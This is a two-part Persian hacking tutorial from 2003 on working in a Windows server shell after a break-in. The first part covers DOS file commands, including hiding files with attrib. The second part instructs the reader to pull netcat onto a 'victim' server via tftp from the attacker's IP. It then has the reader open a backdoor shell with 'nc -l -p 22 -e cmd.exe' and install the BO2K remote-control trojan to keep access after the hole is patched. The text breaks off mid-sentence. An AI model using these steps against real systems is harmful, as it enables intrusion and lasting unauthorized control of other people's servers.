

+ نام مقاله: **ضروریات ویندوز سرور برای هکرها - قسمت اول**

+ موضوع: **شبکه و هک**

+ نویسنده: **آراز صمدی**

+گرد آورنده : **یونس حسینی فر**

+ تاریخ ارائه: **1382/07/11**

## - این سری درس‌ها (ضروریات ویندوز سرور) به چه دردی می‌خورند؟

تجربه بهم ثابت کرده که خیلی از افرادی که ویندوز سرور هک می‌کنند، بعد از اینکه به shell دست می‌یابند، نمی‌دانند که بعدش دنبال چی باشند. حتی بعضی‌ها بعد از اینکه به کمک یک نرم‌افزار آماده این کار رو انجام می‌دهند، حتی نمی‌تونند از دستورات خط فرمانی ویندوز استفاده کنند. این درس راجع به همین‌ها بحث می‌کنه، یعنی اینکه من فرض می‌کنم که شما به shell ویندوز دست پیدا کردید، حالا چطوری باهش کار کنید و سطح اختیارات خود رو بالاتر ببرید. شاید از من بپرسید که من هنوز راجع به اینکه چطوری به shell دست پیدا کنیم، مقاله‌ای ارائه نکردم، پس این درس به چه دردی می‌خوره؟ جواب اینه که این درس پیش‌نیاز درس‌های بعدی خواهد بود. اگر شما سیستم‌عامل ویندوز ۲۰۰۰ یا xp دارید، اکثر مطالب این مقاله رو می‌تونید روی کامپیوتر خودتون تست کنید. اگه می‌خواهین shell ویندوز رو در کامپیوتر خودتون بیارید، دکمه Start رو کلیک کرده گزینه Run را فشار دهید و اونجا بنویسید: cmd که مخفف command prompt است. نکته بعدی اینکه فرض کنید که شما به یک کامپیوتر و shell اون دسترسی پیدا کردید ولی می‌خواهید که بدونید که در شبکه‌ای که این کامپیوتر قرار داره چه کامپیوترهای دیگه‌ای هست و وظایف اونا چیه و یا چطوری می‌شه از طریق این کامپیوتر به اونا دسترسی پیدا کرد. این موضوع مربوط به مقاله‌ای به نام (هک کردن شبکه‌ای از ویندوز سرورها) است که اگه عمری باشه، بعدها توضیح می‌دم. پس این مقاله به شما می‌گه که وقتی به shell ویندوز در یک کامپیوتر رسیدید، چه کارهای دیگه‌ای در همون کامپیوتر می‌تونید انجام بدید!

این سری درس‌ها رو از سطح مبتدی تا پیشرفته براتون می‌گم. بنابراین ممکنه بعضی درس‌ها به‌دردتون نخوره...  
مطلب آخر اینه که من متخصص ویندوز سرور نیستم! پس اگه ابرادی در این مقاله می‌بینید، حتما برام پیغام بذارید (:

## - تقسیم‌بندی انواع سیستم‌عامل‌های ویندوز

همان‌طور که می‌دونید ویندوز انواع مختلفی داره که همیشه همه رو تو دو گروه تقسیم‌بندی کرد:  
۱- ویندوزهای desktop یا ویندوزهای dos family که عبارتند از: ویندوزهای قدیمی ( تا سری ۱، ۲ )، ویندوز ۹۵، ویندوز ۹۸ و ویندوز Me  
۲- ویندوزهای nt یا ویندوزهای server که عبارتند از: ویندوزهای nt ورژن ۳، ۴، و ۵، ویندوز ۲۰۰۰ ( ویندوز nt ورژن ۵، ۰ )، ویندوز XP و ویندوز .NET Server 2003.  
بحث ما راجع به سری دوم ویندوزهاست.

## - دستورات کار با فایل‌ها و فولدرها

این دستورات همون‌هایی هستند که در سیستم‌عامل باستانی!! مایکروسافت یعنی MS DOS استفاده می‌شدند. کاربران ویندوز

معمولا نيازي به يادگيري اونا احساس نمي‌کنند چون همه کارها رو در محيط گرافيکي و معمولا از طريق ماوس انجام مي‌دهند.  
ولي چون shell حالت متني دارد، شما بايد با اين دستورات آشنا بشويد. shell رو باز کنيد. متن زير ظاهر ميشه:

```
Microsoft Windows 2000 [Version 5.00.2195]
```

```
(C) Copyright 1985-1999 Microsoft Corp.
```

```
I:\>
```

دقت کنيد که سيستم‌عاطلي که من shell رو در اون آوردم، ويندوز ۲۰۰۰ است و درايو پيش‌فرض من که معمولا همان درايوي است که ويندوز در اون نصب شده، درايو I است. شما مسلما چيز متفاوتي خواهيد ديد. مي‌نويسم:

```
I:\> C:
```

تا به درايو C وارد بشم. حالا prompt تغيير مي‌کنه و نشون ميده که الان در درايو C هستم:

```
C:\>
```

مي‌نويسم:

```
C:\> dir
```

و ليست زير ظاهر ميشه:

```
Volume in drive C is FREE-START
```

```
Volume Serial Number is 3623-07E6
```

```
Directory of C:\
```

```
09/06/2003 06:29a <DIR> GAMES
08/15/2003 06:20p 1,806,727 phpMyAdmin-2.5.3-rc1-php.zip
06/17/2002 07:06p <DIR> upload
06/19/2002 07:02p <DIR> mailserver
09/13/2002 03:59a 8,053 port-tcp-c.c
02/27/2003 10:28p <DIR> mp3
04/18/2003 07:38a 1,152 araz.pl
          3 File(s) 1,815,932 bytes
          4 Dir(s) 95,502,336 bytes free
```

اينها در واقع ليست فايل‌ها و دايرکتوري‌هاي موجود در درايو C کامپيوتر من است. مثلا اينجا GAMES يک فولدر ( دايرکتوري ) است چون در اون سطر کلمه <DIR> اومده که معني دايرکتوري ميده. ولي araz.pl که آخرين سطر از ليست، فايله. حالا مي‌نويسم:

```
C:\> cd games
```

و جواب مي‌شنوم:

```
C:\GAMES>
```

يعني وارد فولدري بع اسم games شده‌ام. بازم دستور dir رو مي‌نويسم که ببينم در اين فولدر چه فايل يا فولدرهايي هست و جواب مي‌شنوم:

```
Volume in drive C is FREE-START
```

```
Volume Serial Number is 3623-07E6
```

```
Directory of C:\GAMES
```

```
09/06/2003 06:29a <DIR> .
09/06/2003 06:29a <DIR> ..
09/06/2003 06:29a <DIR> FORMULA1
```

```

09/06/2003  06:35a    <DIR>          SP
09/06/2003  06:36a    <DIR>          SUPER
09/06/2003  06:39a    <DIR>          UF
                0 File(s)                0 bytes
                6 Dir(s)          95,502,336 bytes free

```

که می‌گه ۶ دایرکتوری وجود داره. دوتای اولی دایرکتوری‌های واقعی نیستند، چون آگه بنویسم:

```
C:\GAMES> cd .
```

جواب می‌گیرم:

```
C:\GAMES>
```

یعنی هیچ اتفاقی نیفتاد. و آگه بنویسم:

```
C:\GAMES> cd ..
```

جواب می‌شنوم:

```
C:\>
```

یعنی یه فولدر به عقب برگشتم و اومدم به همون ریشه درایو C که قبلا بودم. پس الان در درایو C هستم و چون قبلا دیده‌ام که فایل‌ها به اسم `araz.pl` در اون هست می‌خوام محتویات این فایل متنی رو بینم. می‌نویسم:

```
C:\> type araz.pl
```

و جواب می‌شنوم:

```

#!/usr/bin/perl
print "Content-type: text/html\n\n";

use Socket;

my ($remote, $port, @thataddr, $that, $them, $proto, $getpage );

$remote = shift || 'www.securitytracker.com';
$port = 80;
@thataddr=gethostbyname($remote) or die "Not Connected";

$that=pack('Sna4x8',AF_INET, $port, $thataddr[4]);
$proto=getprotobyname('tcp');

socket(SOCK, PF_INET, SOCK_STREAM, $proto) or die $!;
connect(SOCK, $that) or die $!;
.....

```

این محتویات فایل `araz.pl` است. می‌خوام یک متنی فایل جدید بسازم، که محتویاتش فقط یک سطر باشه مثلا `salam bar to` و نامش هم باشه `ali1000.txt` برای این کار چند راه وجود داره که دو تاشو می‌گم:

۱- می‌تونید بنویسید:

```
C:\> echo salam bar to > ali1000.txt
```

۲- و می‌تونید بنویسید:

```
C:\> copy con ali1000.txt
```

و `enter` زده و جمله!! `salam bar to` را اونجا تایپ کنید و وقتی تمام شد، ترکیب: `CTRL + Z` رو فشار بدید که فایل تموم بشه. در هر دو حالت چون ما در درایو C و در ریشه ( یعنی نه در یک فولدر خاص ) بودیم، فایل همین‌جا درست میشه و آگه دستور `dir` رو اجرا کنید، می‌بینید که یک فایل جدید به لیست اضافه شده. حالا می‌تونید با دستور:

```
C:\> type ali1000.txt
```

محتویات فایل رو ببینید، اگرچه الانش هم می‌دونید چی هست! می‌خواهیم یک فولدر جدید به اسم tur2 بسازیم. می‌نویسیم:

```
C:\> md tur2
```

حالا اگر dir رو بنویسیم، می‌بینیم که فولدر جدید ایجاد شده. حالا می‌خواوم برم تو فولدری که ساختم. می‌نویسیم:

```
C:\> cd tur2
```

و بعد dir می‌گیرم. می‌بینم فعلا فقط همان دو فولدر . و .. در اینجا وجود داره که قبلا گفتم چی هستند. اگه بخوام به فولدر جدید در داخل این فولدر tur2 به اسم far30 بسازم، می‌نویسم:

```
C:\tur2> md far30
```

و اگر dir بگیرم، می‌بینم اینها وجود دارند:

```
Volume in drive C is FREE-START
Volume Serial Number is 3623-07E6
```

```
Directory of C:\tur2
```

```
10/04/2003  07:17p    <DIR>          .
10/04/2003  07:17p    <DIR>          ..
10/04/2003  07:18p    <DIR>          far30
               0 File(s)                0 bytes
               3 Dir(s)            95,477,760 bytes free
```

یعنی فولدر far30 هم اضافه شده. می‌خواوم فایل ali1000.txt رو از ریشه به فولدر far30 که خودش در فولدر tur2 است، کپی کنم. می‌نویسیم:

```
C:\tur2> copy c:\ali1000.txt c:\tur2\far30
```

ساختارش خیلی ساده است، حتما فهمیدین که اول دستور copy رو می‌نویسیم. بعد با یک فاصله، مسیر و نام فایل که می‌خواوم کپی کنم رو می‌نویسیم و در آخر با یک فاصله، مسیری که می‌خواوم فایل کپی بشه رو می‌نویسیم. دقت کنید که فایل اصلی دست نخورده باقی می‌مونه و یک کپی جدید در مسیر ایجاد میشه. می‌تونستم همین فایل رو به درایو D کپی کنیم که در این حالت باید بنویسیم:

```
C:\tur2> copy c:\ali1000.txt d:
```

که فایل به درایو D کپی بشه. حالا به دستور جدید، می‌خواوم فایل ali1000.txt رو از درایو C پاک کنم، می‌نویسیم:

```
C:\tur2> del c:\ali1000.txt
```

دقت کنید که چون من الان در فولدر tur2 هستم ولی فایلی که قراره پاک کنم در ریشه است، مسیر رو باید بنویسم، ولی اگر فایل همون‌جایی که من الان هستم بود، می‌نوشتیم:

```
C:\> del ali1000.txt
```

نکته مهم اینه که وقتی روی کامپیوتر خودم shell رو باز کردم، می‌تونم ببینم که کجا قرار دارم ( با نگاه به پرامت که مثلا اینجا c:\tur2> بود) ولی در shell ی که موقع هک کردن به اون می‌رسیم، معمولا این پرامت ظاهر نمیشه. اونجا چطوری میشه فهمید کجا هستیم؟ خیلی ساده‌است با دستور زیر:

```
cd
```

که جواب میده:

```
c:\tur2
```

چون قبلا فایل ali1000.txt رو به فولدر far30 موجود در فولدر tur2 موجود در درایو C کپی کردم، می‌رم همونجا می‌نویسیم:

```
C:\> cd c:\tur2\far30
```

اگه dir بگیرم، اینو می‌بینم:

```
Volume in drive C is FREE-START
Volume Serial Number is 3623-07E6
```

```
Directory of C:\tur2\far30
10/04/2003  07:18p      <DIR>          .
10/04/2003  07:18p      <DIR>          ..
10/04/2003  07:08p                15 alii1000.txt
                1 File(s)                15 bytes
                2 Dir(s)            95,477,760 bytes free
```

اگه بخوام این فایل رو منتقل کنم به فولدر tur2 از درایو C (یعنی به یه فولدر پایین تر) از دستور زیر استفاده می‌کنم:

```
C:\tur2\far30> move alii1000.txt c:\tur2
```

فرق دستور move با copy اینه که فایل اصلی منتقل میشه نه کپی! یعنی از محل قبلی پاک میشه و به محل جدید میاد!! حالا که فولدر far30 حالی شده (یعنی هیچ فایل یا فولدری در اون نیست) می‌تونم پاکش کنم. اول میام به فولدر پایین‌تر، با دستور:

```
C:\tur2\far30> cd ..
```

و با دستور جدید زیر که مخصوص پاک کردن فولدر ( نه فایل ) است، فولدر far30 رو پاک می‌کنم:

```
C:\tur2> rd far30
```

و فولدر پاک میشه. حالا می‌خوام اسم فایل alii1000.txt رو به araz.inc تغییر بدم، می‌نویسم:

```
C:\tur2> ren alii1000.txt araz.inc
```

یه dir بپرید که مطمئن بشین!! حالا می‌خوام یه کپی از این فایل که اسمش هست araz.inc بگیرم ولی با اسم alii1000.inc و در همین فولدر. پس می‌نویسم:

```
C:\tur2> copy araz.inc alii1000.inc
```

حالا اگه dir بگیرید، ۲ تا فایل می‌بینید. حالا می‌خوام هر دو تا فایل رو منتقل کنم به درایو C ولی به ریشه، می‌بینم که هر دو فایل حرف اولشون a است و پسوندشون inc می‌تونم به دو شکل بنویسم:

```
C:\tur2> move a*.inc c:\
```

ولی چون فقط همین دوتا فایل در این فولدر بود، می‌تونستم بنویسم:

```
C:\tur2> move *.* c:\
```

گرفتن چي شد؟ حالا یه جدید می‌خوام برم به فولدر و درایوی که فولدر ویندوز باشه، می‌تونم یکی یکی درایو ها رو برم و از همه dir بگیرم تا برسم به اون‌ي که درایو winnt داره، ولی چون این کامپیوتر خودمه و می‌دونم که فولدر ویندوز من کجاست!! می‌نویسم:

```
C:\tur2> I:
```

و بعد

```
I:\> cd winnt
```

و یک dir می‌گیرم. می‌بینم که لستی از فایل‌ها و فولدرهای زیادی از جلو چشم رد میشه ولی نمی‌تونم همه رو ببینم. اگه بخوام صفحه به صفحه ببینم، می‌نویسم:

```
I:\winnt> dir /p
```

که این سوچ p مخفف page است. اگه بخواین لیست همه سوچ‌ها رو ببینید، می‌تونید بنویسید:

```
I:\winnt> dir /?
```

حالا یه چیز جالب! با دستورات زیر اول برگردیم به ریشه درایو I و بعد برگردیم درایو C :

```
I:\winnt> cd ..
```

```
I:\> C:
```

حالا می‌خوام مستقیماً از درایو C محتویات فولدر winnt از درایو I رو اون‌هم به صورت صفحه به صفحه بخونم:

```
C:\> dir i:\winnt /p
```

حالا یه چیز بسیار مهم، می‌خوام بدون دادن مسیر! لیست فایل‌ها رو در فولدر مربوط به ویندوز ببینم:

```
C:\> dir %SystemRoot%
```

اینه... !!! پس در Shell کلمه %SystemRoot% یعنی فولدر ویندوز. به سویچ جدید برای دستور dir رو می‌خوام بگم. فرض کنید که من یادم رفته فایل اجرایی cmd.exe در کدام فولدر از درایو I ( که در کامپیوتر من فولدر مربوط به ویندوز هست ) قرار داره. چون نمی‌تونم برم تک تک فولدرها رو ببینم، باید از سویچی استفاده کنم که وقتی به مسیر بهش می‌دم، بره و تمام سوراخ سنبه‌های اون فولدر ( یعنی همام فولدرهای داخلی‌تر ) رو هم ببینم. از سویچ S استفاده می‌کنم و می‌نویسم:

```
C:\> dir i:\cmd.exe /s
```

و جواب می‌شنوم:

```
Volume in drive I has no label.
Volume Serial Number is DC24-A09D

Directory of i:\WINNT\system32

12/07/1999  04:00a                236,304 cmd.exe
                1 File(s)                236,304 bytes

Directory of i:\WINNT\system32\dllcache

12/07/1999  04:00a                236,304 cmd.exe
                1 File(s)                236,304 bytes

Total Files Listed:
                2 File(s)                472,608 bytes
                0 Dir(s)  1,255,153,664 bytes free
```

پس این دستور توانست فایل مربوطه رو در دو تا فولدر پیدا کنه، یعنی اینا:

```
i:\WINNT\system32
i:\WINNT\system32\dllcache
```

این cmd.exe همونه که ما در run نوشتیم که shell ویندوز اومد. حالا برمی‌گردم به درایو C ( دستورش که یادتون هست! ) و می‌گیرم و می‌بینم که فایل ali1000.inc هنوز هم اونجا هست. می‌خوام به دستور جدید رو بگم. ببینید گاهی پیش میاد که ما فایلی رو به یک سرور می‌فرستیم ولی می‌خوایم به صورت مخفی یا hidden باشه. دستوری که فایل ali1000.inc رو مخفی می‌کنه، اینه:

```
C:\> attrib +h ali1000.inc
```

حالا اگه dir بگیرم، دیگه فایل ali1000.inc رو نمی‌بینم. البته هنوز هم هست!! اگه بخوام به کمک دستور dir فایل‌های مخفی رو ( از جمله ali1000.inc ) ببینم، از سویچ a استفاده می‌کنیم:

```
C:\> dir ali1000.inc /a
```

حالا می‌خوام فایل رو از حالت مخفی در بیارم، می‌نویسم:

```
C:\> attrib -h ali1000.inc
```

به همین راحتی!

این دستورات معمولی دوس بود که براتون نوشتم. این دستورات خیلی زیاد هستند و من فقط تعداد کمی‌شو براتون گفتم. اگه کتاب داس تو انباری خونتون پیدا کردین، می‌تونین دستورات بیشتری یاد بگیرید!!!

## - پسوند فایل‌ها و مفاهیم آنها در ویندوز

در سیستم‌عامل ویندوز پسوندها مفاهیم خاصی دارند.

۱- فایل‌های اجرایی پسوند exe یا com یا bat دارند. ( فایل‌های با پسوند bat رو batch file می‌گن که مجموعه‌ای از دستورات داس رو می‌تونن توش بنویسن که به ترتیب اجرا بشوند پس می‌تونن به کمک دستور type محتویاتشو ببینن). ولی فایل‌های exe و com فایل‌های اجرایی هستند که محتویاتش براتون قابل خوندن نیست ولی قابل اجراست. حالا می‌خوام به فایل اجرایی رو براتون بیارم که ببینید که در shell چطوری می‌تونید فایل اجرایی رو اجرا کنید! می‌خوام فایل tftp.exe رو اجرا کنم. اول به dir می‌گیرم از فولدر %SystemRoot% و می‌بینم که این فایل در فولدر i:\winnt\system32 قرار داره. حالا می‌خوام اجراش کنم. به دو طریق می‌تونم این کارو انجام بدم، اولی اینکه برم تو فولدر winnt\system32 و بعد بنویسم:

```
I:\WINNT\system32> tftp.exe
```

یا اینکه مستقیماً از هرجایی که باشم، بنویسم:

```
C:\> i:\winnt\system32\tftp.exe
```

و جواب بشنوم:

```
Transfers files to and from a remote computer running the TFTP service.
```

```
TFTP [-i] host [GET | PUT] source [destination]
```

```
-i          Specifies binary image transfer mode (also called
           octet). In binary image mode the file is moved
           literally, byte by byte. Use this mode when
           transferring binary files.
```

```
host       Specifies the local or remote host.
```

```
GET        Transfers the file destination on the remote host to
           the file source on the local host.
```

```
PUT        Transfers the file source on the local host to
           the file destination on the remote host.
```

```
source     Specifies the file to transfer.
```

```
destination Specifies where to transfer the file.
```

پس چون پسوند فایل من exe بود فهمیدم که با نوشتن اسم اون می‌تونم اجراش کنم. آگه یادتون باشه واسه ابزارهای خط فرمانی مثل nc هم، همین کارو می‌کردیم.

۲- فایل‌های استاندارد:

فایل‌های اجرایی در ویندوز با سایر سیستم‌عامل‌ها از نظر پسوند فرق می‌کنه. مثلاً در سیستم‌های مبتنی بر یونیکس ممکنه اصلاً فایل اجرایی پسوندی نداشته باشه! ولی به سری فایل‌ها هستند که به‌جورایی استاندارد شده‌اند. مثلاً فایل‌های تصویری که پسوندهای gif، jpg و... دارند، فایل‌های html ( که پسوندهای html یا htm دارند )، فایل‌های php، asp و... پس آشنایی با این فایل‌ها و فرمت اونا می‌تونه خیلی کمک کنه. فرض کنید که شما به سایت وب رو هک کردید ولی نمی‌تونید به فایل html طراحی کنید که بجای صفحه اول سایت قرار بدید، نتیجه این میشه که نمی‌تونید پز بدید!!!

۳- فایل‌های نرم‌افزارهای کاربردی:

نرم‌افزارهای کاربردی هرکدام خروجی‌هاشونو با یه پسوند خاص ارائه می‌کنند. مثلاً فایل‌های فتوشاپ پسوند psd دارند. فایل‌های MS Word پسوند doc دارند و...

## - انواع سیستم‌های فایل در ویندوز

منظور من از سیستم‌های فایل در واقع روش پارتیشن‌بندی و فرمت‌کردن درایوهایی است که در ویندوزها استفاده میشه. مایکروسافت از زمانی که داس رو ارائه داد تا حالا از روش‌های مختلف برای سیستم‌های فایل استفاده کرده است.

۱- FAT16 : در سیستم‌عامل داس استفاده می‌شد.

۲- FAT32 : از ویندوز ۹۵ تا me استفاده می‌شد.

۳- NTFS 4.0 : در سیستم‌های nt 4.0 استفاده می‌شد.

۴- NTFS های جدید : از ویندوز ۲۰۰۰ به بعد استفاده می‌شود. هرچا گفتم NTFS منظور این NTFS هاست. مثلاً NTFS ویندوز ۲۰۰۰ ورژن ۵,۰ هستش.

نکته نابلو: سیستم‌عامل‌های جدیدتر می‌تونن از روش‌های پارتیشن‌بندی مربوط به سیستم‌عامل‌های قدیمی‌تر سر دریاورند ولی برای اجرای بهتر نیاز به پارتیشن‌بندی مخصوص خود دارند. مثلاً برای اینکه ویندوز ۲۰۰۰ سرور بتونه از امکاناتی که داره ( که بعداً می‌گم چی‌ها داره! ) استفاده کنه حداقل یک درایو باید به روش NTFS فرمت بشه.

+ نام مقاله: **ضروریات ویندوز سرور برای هکرها - قسمت دوم**

+ موضوع: **شبکه و هک**

+ نویسنده: **آراز صمدی**

+گرد آورنده : **یونس حسینی فر**

+ تاریخ ارائه: **1382/07/12**

## - یادآوری

این مقاله ادامه مقاله قبلیه! در این درس نیز ما با یک سرور ویندوز به صورت یک کامپیوتر منفرد سروکار داریم و توجهی به کامپیوترهای متصل به اون در شبکه‌ای که هست نداریم.

## - اولین کار بعد از بدست آوردن shell چیست؟

اولین کاری که بعد از بدست آوردن shell ویندوز انجام میشه، بستگی به هکر و روش اون داره. من همیشه سعی می‌کنم که یک تروجان یا backdoor در کامپیوتر قربانی نصب کنم و معمولا هم nc رو به کار می‌برم. اگر توجه کنید می‌بینید که وقتی به backdoor در کامپیوتر قربانی ایجاد می‌کنیم، این backdoor هم یک shell در اختیار ما قرار می‌ده، پس چه لزومی وجود داره که وقتی shell داریم، یک shell جدید به کمک nc ایجاد کنیم؟  
دلایل سه تاست:

۱- گاهی ما به یک shell در کامپیوتر قربانی دست پیدا می‌کنیم که interactive یا تعاملی نیست. به مثال می‌گم که بفهمید منظور از تعاملی بودن چیه! اگه یادتون باشه در درس قبلی به کمک دستور cmd یک shell در کامپیوتر خودمون باز کردیم. این shell یک شل تعاملی است. در این شل مثلا وقتی از دستور copy con استفاده کردم، شل به من اجازه داد که بعد از زدن دکمه Enter بقیه کارها رو انجام بدم ( مثلا متنی که قراره داخل فایل تایپ کنم رو بنویسم و فایل رو save کنم ). در حالیکه در موارد غیرتعاملی، وقتی دستور copy con رو بنویسم، دیگه نمی‌تونم با shell تعامل داشته باشم و کار رو ادامه بدم. وقتی شل غیرتعاملی است، هر کاری رو باید با یک دستور یک سطری انجام بدم. اگه یادتون باشه در درس قبلی دستور echo رو گفتم که خروجی‌شو به یک فایل منتقل می‌کردیم و در واقع باهش فایل متنی می‌ساختیم، در شل‌های غیرتعاملی این دستور قابل استفاده است زیرا بعد از اجرای دستور هیچ تعاملی با ما ندارد! اونایی که مثلا با Unicode bug آشنا هستند، می‌دانند که shell ی که به کمک اون بدست میاد، یک shell non-interactive یا شل غیرتعاملی است و بهتر است به شل تعاملی تبدیل شود. وقتی ما مثلا nc را به سرور می‌فرستیم و اجرا می‌کنیم، می‌تونیم با شل اون که یک شل تعاملی است راحت‌تر کار کنیم. کارهای ادامه‌دار فقط توسط یک shell تعاملی قابل اجرا خواهد بود.

۲- وقتی ما یک shell روی کامپیوتر قربانی بدست می‌آوریم معمولا این کار رو بدلیل exploit کردن یک حفره امنیتی در سرور کسب کرده‌ایم. اگر روزی این مشکل امنیتی توسط مسوول اون کامپیوتر رفع بشه، ما شل رو از دست خواهیم داد و در این مواقع، داشتن یک شل nc برگ برنده هکر خواهد بود.

۳- بعضی تروجان‌ها وقتی در کامپیوتر قربانی نصب بشوند، چیزی بیشتر از یک شل در اختیار هکر می‌گذارند. مثلا ممکنه هکر بتونه به صورت remote دسکتاپ سرور قربانی رو ببینه و کارهایی که می‌خواد رو طوری انجام بده که گویا به صورت local به کامپیوتر قربانی دسترسی داره و جلوی مونیتور نشسته و ا داره کرم‌شو می‌ریزه! به این قبیل نرم‌افزارها، نرم‌افزارهای remote control می‌گن. معروفترین remote control ها عبارتند از: VNC، PcAnywhere، NetBus، BO2K... و...



## - چگونه trojan رو به کامپیوتر هدف ارسال کنیم؟

من در این درس می‌خواهم nc رو به کامپیوتر قربانی بفرستم. برای این کار راحت‌ترین روش استفاده از برنامه‌ای به نام tftp است که بصورت پیش‌فرض در زیرشاخه System32 از شاخه %SystemRoot% وجود دارد. همان‌طور که از اسم این نرم‌افزار بر میاد، کارش انتقال فایل از طریق شبکه است. اما تفاوت‌هایی با اون ftp که قبلاً باهاش کار کردیم، داره:


- ۱- برای استفاده از اون بعد از دست‌یابی به شل ویندوز نیازی به username و password نیست.
- ۲- کلاینت ftp حالت تعاملی دارد ولی tftp غیر تعاملی است. و با توجه به اینکه ما هنوز nc رو منتقل و اجرا نکردیم، پس اگر شلی که بدست آوردیم غیرتعاملی باشه، نمی‌توان از ftp استفاده کرد.

حالا چطوری از tftp استفاده کنیم؟

اولین کار اینه که شما باید یک سرور tftp روی کامپیوتر خودتون اجرا کنید. سرورهای مختلفی وجود داره ولی معروف‌ترین آنها، Tftpd32 است جدیدترین ورژن این نرم‌افزار ورژن ۲,۶ است که می‌تونید با کلیک روی [این لینک](http://perso.wanadoo.fr/philippe.jounin/download/tftpd32n.zip)

داونلود کنید. حالا فایل رو

از حالت zip خارج کرده و روی فایل tftp32.exe دابل‌کلیک می‌کنید تا پنجره نرم‌افزار باز بشه که شکلی شبیه به این داره:



فرض کنید که فایل nc.exe در فولدري به اسم far30 در درایو D قرار دارد. اول روی دکمه Settings کلیک کرده و در پنجره‌ای که باز می‌شود، Base Directory رو به کمک دکمه Browse روی فولدر far30 از درایو D تنظیم می‌کنیم و دکمه OK را کلیک می‌کنیم. حالا در پنجره اصلی نرم‌افزار هم در قسمت Current Directory روی دکمه Browse کلیک کرده و همون d:\far30 رو ست می‌کنیم. حالا کامپیوتر ما آماده ارائه فایل nc.exe است که در فولدر far30 قرار دارد. مرحله بعدی اجرای دستور tftp در کامپیوتر قربانی است. فرض کنید که ip ما در این لحظه ۲۱۷,۶۶,۱۹۸,۱۱۶ است. دستور رو به صورت زیر در Shell ی که بدست آوردیم، اجرا می‌کنیم:

```
tftp -i 217.66.198.116 GET nc.exe
```

و جواب می‌شنویم:

```
Transfer successful: 59392 bytes in 1 second, 59392 bytes/s
```

دقت کنید که در دستور tftp سوئیچ -i یعنی اینکه انتقال به صورت باینری (و نه اسکپی) باشد. ip ذکر شده، ip خودمان است و کلمه GET یعنی سرور (که دستور tftp رو اجرا می‌کند) فایل رو بگیرد. اگه می‌نوشتیم، PUT معنی می‌داد که سرور قربانی، فایل را برای ما بفرستد. دقت کنید که برنامه tftpd32 رو روی کامپیوتر خودمان و برنامه tftp رو روی کامپیوتر قربانی اجرا کردیم. حالا که فایل nc.exe منتقل شد، می‌تونیم ازش استفاده کنیم.

## - نرم افزار nc به کامپیوتر قربانی فرستاده شد. چطوری به عنوان یک trojan از آن استفاده کنیم؟

اگه یادتون باشه، تو یکی از درس‌ها گفتم که مهم‌ترین ابزاری که به هکر در طول زندگیش! ارزش استفاده می‌کنه، netcat یا همون nc است. و گفتم که یکی از دلایل اون توانایی این نرم‌افزار برای کار هم به صورت کلاینت و هم به صورت سرور است. حالا می‌خوام به صورت passive از این نرم‌افزار استفاده کنم. به این دلیل passive می‌گم که طوری اونو اجرا می‌کنم که در کامپیوتر قربانی، روی یک پورت خاص و دلخواه فالگوش بمونه. در حالی که من هر وقت خواستم به اون کانکت می‌شم. یک پورت دلخواه انتخاب کنید ( البته نباید پورته‌ی رو که در حال حاضر روی کامپیوتر قربانی باز است، باشد) مثلا من ۲۲ رو انتخاب می‌کنم. در shell کامپیوتر قربانی دستور زیر رو اجرا می‌کنم:

```
nc -l -p 22 -e cmd.exe
```

این یعنی در پورت ۲۲ فالگوش بمونه و نیز cmd رو هم اجرا کنه که من یک shell بدست بیارم. حالا اگه ip کامپیوتر قربانی مثلا 63.148.112.65 باشد، در کامپیوتر خودم این دستور رو اجرا می‌کنم:

```
nc 63.148.112.65 22
```

خوب اگه به شل رسیدم که حال می‌کنم!! ولی بعضی مواقع پیش میاد که علیرغم طی همه این موارد نمی‌تونم به شل جدید دست پیدا کنم که دلیلش هم معمولا اینه که اون سرور توسط فایروالی بلاک شده که اجازه نمیده با پورته‌ی که مشخص کردم بهش کانکت بشم. در آخر مقاله بهتون می‌گم که در این مواقع چکار باید بکنید. نکته بعدی اینه که این شل تا زمانی فعال خواهد بود که کامپیوتر قربانی restart نشه. و چون کامپیوترهای سرور دیر به دیر restart می‌شوند، این شل برای مدت نسبتا طولانی در دسترس من خواهد بود. اگه بخواین هر بار که کامپیوتر restart میشه، دوباره شل ایجاد بشه، از روش‌هایی که در درس مربوط به پورت ۱۳۹ گفتم، استفاده کنید.

## - آیا می‌تونم از تروجان‌های دیگری بجای nc استفاده کنم؟

مسلم!

۱- تروجانی به نام ncx99 یا ncx وجود داره که به شل در پورت ۹۹ سرور قربانی باز می‌کنه ولی چون کارش مثل nc است، توضیح بیشتری نمی‌دم.

۲- اگه می‌خواین به جای nc، یک remote control software روی کامپیوتر قربانی اجرا کنید، توصیه من استفاده از BO2K است. به این صفحه [http://prdownloads.sourceforge.net/bo2k/bo2k\\_1-1-2.zip?download/](http://prdownloads.sourceforge.net/bo2k/bo2k_1-1-2.zip?download/)

مراجعه کنید. کار کردن با BO2K تقریبا مثل sub7 ه ولی مثل sub7 نرم‌افزار لوسی نیست! در BO2K فایل کلاینت که خودتون اجرا می‌کنید، bo2kgui.exe نام دارد و فایلی که با توجه به نیازهای شما سرور برای کامپیوتر قربانی می‌سازد، bo2kcfg.exe است. بعد از اینکه سرور ساخته شد که bo2k.exe نام دارد، اونو واسه کامپیوتر قربانی می‌فرستید و همونجا اجرا می‌کنید. حالا به remote control روی سرور دارید (:

۳- و ...

## - nc روی کامپیوتر قربانی اجرا شده. چرا نمی‌تونم به اون کانکت بشم؟

این موضوع می‌تونه دلایل مختلفی داشته باشه ولی معمولا دلیلش اینه که یک فایروال قبل از سرور قرار داره که نمی‌ذاره به nc کانکت بشین. این حالت معمولا موقعی پیش میاد که nc رو به صورت passive یعنی فالگوش ( مثل موردی که توضیح دادم ) رو سرور نصب کرده باشین. چون شما می‌خواهید به اون کانکت بشوید ( چون شما کلاینت هستین و اون سرور )، فایروال این اجازه

